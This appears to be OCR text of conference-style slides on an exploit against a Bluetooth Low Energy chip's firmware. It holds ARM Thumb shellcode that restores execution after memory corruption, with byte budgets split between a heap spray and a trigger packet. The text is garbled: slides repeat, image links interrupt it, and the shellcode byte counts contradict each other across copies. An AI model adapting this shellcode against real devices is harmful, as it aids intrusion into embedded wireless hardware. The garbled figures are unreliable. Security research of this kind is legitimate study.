


# Restoring execution – Take 1

```
str r0, [r2, #112] // timerHead
str r3, [r2, #124] // ICall_dispatcher
movs r0, #0x8
str r0, [r2, #52]  // bleDispatch_TaskID=8
movs r0, #0x1
str r0, [r2, #48]  // hciGapTaskID=1
bx lr
```

**17 bytes restored in spray +**
**8 bytes constants in spray +**
**14 bytes code in trigger packet**

**17 Shellcode bytes**




# Restoring execution – Take 1


```
str r0, [r2, #112] // timerHead
str r3, [r2, #124] // ICall_dispatcher
movs r0, #0x8
str r0, [r2, #52]  // bleDispatch_TaskID=8
movs r0, #0x1
str r0, [r2, #48]  // hciGapTaskID=1
bx lr
```

**17 bytes restored in spray +**
**8 bytes constants in spray +**
**14 bytes code in trigger packet**


**1 Shellcode bytes**



# Useless Exploit?



# Restoring execution – Take 2





**56 Shellcode bytes**

# Restoring execution – Take 2


**56 Shellcode bytes**

# Restoring execution – Take 2





**56 Shellcode bytes**

# Restoring execution – Take 2


```
movs r7, #0
str r7, [r2]
subs r2, #156
str r0, [r2, #112]
str r3, [r2, #124]
movs r0, #0x8
str r0, [r2, #52]
bx lr
```

**8 constant bytes in spray +**
**16 bytes code in trigger packet**

**32 Shellcode bytes**



